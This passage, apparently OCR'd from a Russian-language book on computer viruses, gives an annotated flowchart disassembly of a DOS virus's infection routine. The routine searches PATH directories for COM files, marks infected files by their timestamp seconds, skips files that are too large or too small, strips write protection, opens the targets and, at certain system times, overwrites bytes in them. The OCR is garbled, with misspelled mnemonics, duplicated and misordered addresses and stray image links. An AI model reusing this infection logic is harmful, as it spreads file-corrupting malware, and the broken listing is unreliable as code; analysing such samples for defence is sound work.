          -<--J: 071B. JNZ   0720                > DOS>2.0:-->
           ¦    \-----------------T:N-----------/
           ¦    -----------------+--------------¬ Если =0, переход
        -<-+----¦ 071D. JMP   08E7              ¦ в прикл. программу
        ¦  ¦    L-------------------------------
        ¦  L->-------------------¬
        ¦       -----------------+--------------¬
        ¦       ¦ 0720. PUSH  ES                ¦ Выбрать адрес
        ¦       ¦ 0721. MOV   AH,2F             ¦ DTA
        ¦       L----------------T--------------
        ¦       -----------------+--------------¬
        ¦       ¦ 0723. INT    21               (*UPRO*)
```



0725. MOV SI+0000,BX
0729. MOV SI+0002,ES
072D. POP ES
072E. MOV DX,005F
Адрес сохранить
(08F9...08FC)
Задать новую
DTA начиная с 0958
0731. NOP
0732. ADD DX,SI
0734. MOV AH,1A
0736. INT 21
(*UPRO*)
0738. PUSH ES
0739. PUSH SI
073A. MOV ES,002C
073E. MOV DI,000
ES:DI= адрес
операционной среды



0741. POP SI
0742. PUSH SI
0743. ADD SI,001A
SI=0913
PATH=
0747. LOOSB
AL=(DX:SI)
0748. MOV CX,8000
макс. длина
32 Кбайта
074B. REPNZ
Поиск AL начиная
с ES:DI
074C. SCASB
074D. MOV CX,0004
Следующие 4
символы:
0750. LOOSB
0751. SCASB
Все еще равны?
0752. JNZ 0741
нет: продолжить
поиск
0754. LOOP 0750
4 раза
0756. POP SI
0757. POP ES
Сохранить адрес
цепочки (маршрута)


```
        ¦       ¦ 0758. MOV   [SI+0016],DI       ¦ в 090F
        ¦       ¦ 075C. MOV   DI,SI              ¦
        ¦       ¦ 075E. ADD   DI,001F            ¦ DI=0918
        ¦       ¦ 0762. MOV   BX,SI              ¦ BX=08F9
        ¦       ¦ 0764. ADD   SI,001F            ¦ SI=0918
        ¦       ¦ 0768. MOV   DI,SI              ¦
        ¦       L---------------T---------------
        ¦       -----------------+---------------¬
        ¦ -<----¦ 076A. JMP   07A6               ¦
```





```
        ¦ ¦     L---------------T-----------------
        ¦ ¦     -----------------+-----------------¬
     --¦-¦->---¦ 076C. CMP   [SI+0016],0000     ¦ Еще один
       ¦ ¦ ¦   L---------------T----------------- маршрут?
       ¦ ¦ ¦   /---------------+-----------------\
   --¦-¦-¦<---J: 0771. JNZ   0776                  > Да:--->
     ¦ ¦ ¦ ¦   \---------------T :N--------------/
     ¦ ¦ ¦ ¦   -----------------+-----------------¬
  -¦-¦-¦-¦<----¦ 0773. JMP   08D9                 ¦ Завершить
   ¦¦ ¦ ¦ ¦   L--------------T------------------ программу.
   ¦L--------->-----------------¦
   ¦  ¦ ¦ ¦   ----------------+-----------------¬
   ¦  ¦ ¦ ¦   ¦ 0776. PUSH  DS                  ¦ Сегмент опера-
   ¦  ¦ ¦ ¦   ¦ 0777. PUSH  SI                  ¦ ционной среды
   ¦  ¦ ¦ ¦   ¦ 0778. ES:                       ¦
   ¦  ¦ ¦ ¦   ¦ 0779. MOV   DS,0                ¦
   ¦  ¦ ¦ ¦   ¦ 077D. MOV   DI,S                ¦
   ¦  ¦ ¦ ¦   ¦ 077F. ES:                       ¦
   ¦  ¦ ¦ ¦   ¦ 0780. MOV   SI,[0016]           ¦ (ES:DI)--->
   ¦  ¦ ¦ ¦   ¦                                 ¦ поисковое имя
   ¦  ¦ ¦ ¦   ¦ 0784. ADD   DI,001F             ¦ (DS:SI) указы-
   ¦  ¦ ¦ ¦   L----------------T---------------- вает на начало
   ¦--¦-¦-¦-->-------------------¦                 маршрута
   ¦¦ ¦ ¦ ¦   -----------------+---------------¬
   ¦¦ ¦ ¦ ¦   ¦ 0788. LOOSB                     ¦ Символ в
   ¦¦ ¦ ¦ ¦   ¦ 0789. CMP   AL,3B               ¦ маршруте=";")
   ¦¦ ¦ ¦ ¦   L----------------T---------------- (разделитель
   ¦¦ ¦ ¦ ¦   /----------------+---------------\
  -¦¦-¦-¦-¦<---J: 078B. JZ  0797 Да:---> маршрут  > Да:---> маршрут
   ¦¦¦ ¦ ¦ ¦   \---------------T :N------------/   ограничен
   ¦¦¦ ¦ ¦ ¦   -----------------+---------------¬ Здесь завершает
   ¦¦¦ ¦ ¦ ¦   ¦  078D. CMP   AL,00              ¦ ся описание
   ¦¦¦ ¦ ¦ ¦   L----------------T---------------- маршрута
   ¦¦¦ ¦ ¦ ¦   /----------------+---------------\
   ¦¦¦-¦-¦-¦<---J: 078F. JZ    0794                >
   ¦¦¦¦¦ ¦ ¦   \---------------T :N------------/
   ¦¦¦¦¦ ¦ ¦   -----------------+---------------¬ Маршрут
   ¦¦¦¦¦ ¦ ¦   ¦  0791. STOSB                    ¦ переместить в
   ¦¦¦¦¦ ¦ ¦   L----------------T---------------- памяти (соответ-
```



ственно с 0918)
0792. JMP 0788
Следующий символ
0794. MOV SI,0000
Пометьте:
никаких других
наименований
маршрутов
0797. POP BX
BX вновь на 08F9
DS вновь на CS
0798. POP DX
0799. MOV [BX+0016],SI
Следующее наиме-
нование маршрута.
079D. CMP CH,FF
Маршрут
ограничен "\"?
07A1. JZ 07A6
Да: --->
07A3. MOV AL,5C
Добавить еще
07A5. STOSB
одну "\".DI
07A6. MOV [BX+0018],DI
0911)=0918
07AA. MOV SI,BX
07AC. ADD SI,0010
SI=0909
*.COM
07B0. MOV CX,0006
Переместить в
07B3. REPZ
памяти: маска
после имен файлов
07B4. MOVSB
07B5. MOV SI,BX
07B7. MOV AH,4E
07B9. MOV DX,001F
07BC. NOP
07BD. ADD DX,SI
DX=0918
(имя)


07BF. MOV CX,0003
Атрибуты=R,H
файла
07C2. INT 21
(*UPRO*)
07C4. JMP 07CA


07C6. MOV AH,4F
Найти следующую запись.
07C8. INT 21 (*UPRO*)
07CA. JNB 07CE
Файл найден?
Да:--->
07CC. JMP 076C
В текущем каталоге нет других COM-файлов
07CE. MOV AX,SI+0075
Выбрать младший байт "время"
07D2. ADD AL,1F
(31/30 секунд)
07D4. CMP AL,1F
---> инфицирован?
07D6. JZ 076C
Да:--->
следующий файл более
07D8. CMP [SI+0079],FA00
FA00? (Слишком - длинный...)
07DE. JA 07C6
Да: следующий


07E0. CMP [SI+0079],000A
Файл короче 000A? (Слишком короткий ...)
07E5. JB 076C
Да: следующий файл
07E7. MOV DI,[SI+0018]
DI---> имя файла Найденное имя
07EB. PUSH SI
07EC. ADD SI,007D
07FD. LODSB
Передать найденное имя по цепочке
07F1. STOSB
07F2. CMP AL,00


L<--J:07F4. JNZ 07F0 >
07F6. POP SI
07F7. MOV AX,4300
07FA. MOV DX,001F
07FD. NOP
07FE. ADD DX,SI
Запрос атрибутов инфицированного файла
0800. INT 21
(*UPRO*)
0802. MOV [SI+0008],CX
0806. MOV AX,4301
0809. ADD CX,FFFE
080D. MOV DX,001F
0810. NOP
0811. ADD DX,SI
Сохранить атрибут, установить новый атрибут, разрешающий запись


08A3. INT 21
(*UPRO*)
0815. MOV AX,3D02
0818. MOV DX,001F
Открыть канал ввода/вывода для файла
0818. NOP
0810. ADD DX,SI
081E. INT 21
(*UPRO*)
-<-J:0820. JNB 0825 > Ошибок нет--->
0822. JMP 08CA
Завершить программу-вирус
L-->
0825. MOV BX,AX
0827. MOV AX,5700
Запросить время генерации

```
|   |   |    | 0824. INT    21                  (*UPRO*)
|   |   |    L------------------T----------------
|   |   |    -------------------+---------------¬
|   |   |    | 0820. MOV    [SI+0004],CX        | Сохранить время,
|   |   |    |                                  |
|   |   |    | 0830. MOV    [SI+0006],DX        | Считать текущее
|   |   |    | 0834. MOV    AH,2C               | время системы
|   |   |    L------------------T----------------
|   |   |    -------------------+---------------¬
|   |   |    | 0836. INT    21                  (*UPRO*)
|   |   |    L------------------T----------------
```





```
|   |   |    -------------------+---------------¬
|   |   |    | 0838. ADD    DH,07               | Сек.=x0,X8,x9?
|   |   |    L------------------T---------------- (x=0,...,5)
|   |   |      /-----------------+---------------\
|   |   | -<--J:083B. JNZ    084D                 > Нет:-->
|   |   | |    \-----------------T :N------------/
|   |   | |  -------------------+---------------¬
|   |   | |  | 083D. MOV    AH,40               | Записать 5 байтов,
|   |   | |  |                                  | начиная с позиции
|   |   | |  |                                  | 0983, в файл.
|   |   | |  |  0836. MOV    CX,0005            | Задание на выпол-
|   |   | |  |                                  | нение манипуля-
|   |   | |  |  0842. MOV    DX,SI              | ций ?!)
|   |   | |  |  0844. ADD    DX,008A            |
|   |   | |  L------------------T----------------
|   |   | |  -------------------+---------------¬
|   |   | |  |  0848. INT    21                  (*UPRO*)
|   |   | |  L------------------T----------------
|   |   | |  -------------------+---------------¬ Завершить
|---|---|-|<-|  084A. JM     08B1                | "задание на
|   |   | |  L------------------T---------------- выполнение мани-
|   |   | L-->-----------------|                  пуляций"
|   |   |    -------------------+---------------¬
|   |   |    | 084D. MOV    AH,3F               | Считать первые 3
|   |   |    |                                  | байта после
|   |   |    | 084F. MOV    CX,0003             | 09E4-09E5
|   |   |    | 0852. MOV    DX,000A             |
|   |   |    | 0855. NOP                        |
|   |   |    | 0856. ADD    DX,SI               |
|   |   |    L------------------T----------------
|   |   |    -------------------+---------------¬
|   |   |    | 0858. INT    21                (*UPRO*)
|   |   |    L------------------T----------------
|   |   |    /-----------------+---------------\
|---|---|-<- J:085A. JB     08B1                > Ошибка?
|   |   |    \ ----------------T :N-----------/  Да:--->
|   |   |    -------------------+---------------¬
|   |   |    | 085C. CMP    AX,0003             | Считаны все 3
```

```
¦¦ ¦ ¦    L------------------T---------------- байта?


                        - 209 -
¦¦ ¦ ¦   /-------------------+--------------\
¦¦-¦-¦-< J: 085F. JNZ    08B1                > Нет? Ошибка
¦¦ ¦ ¦   \-------------------T :N ----------/  --->
¦¦ ¦ ¦                       ¦
¦¦ ¦ ¦   --------------------+---------------¬
¦¦ ¦ ¦   ¦ 0861. MOV    AX,4202              ¦ Установить ука-
¦¦ ¦ ¦   ¦ 0864. MOV    CX,0000              ¦ затель чтения/
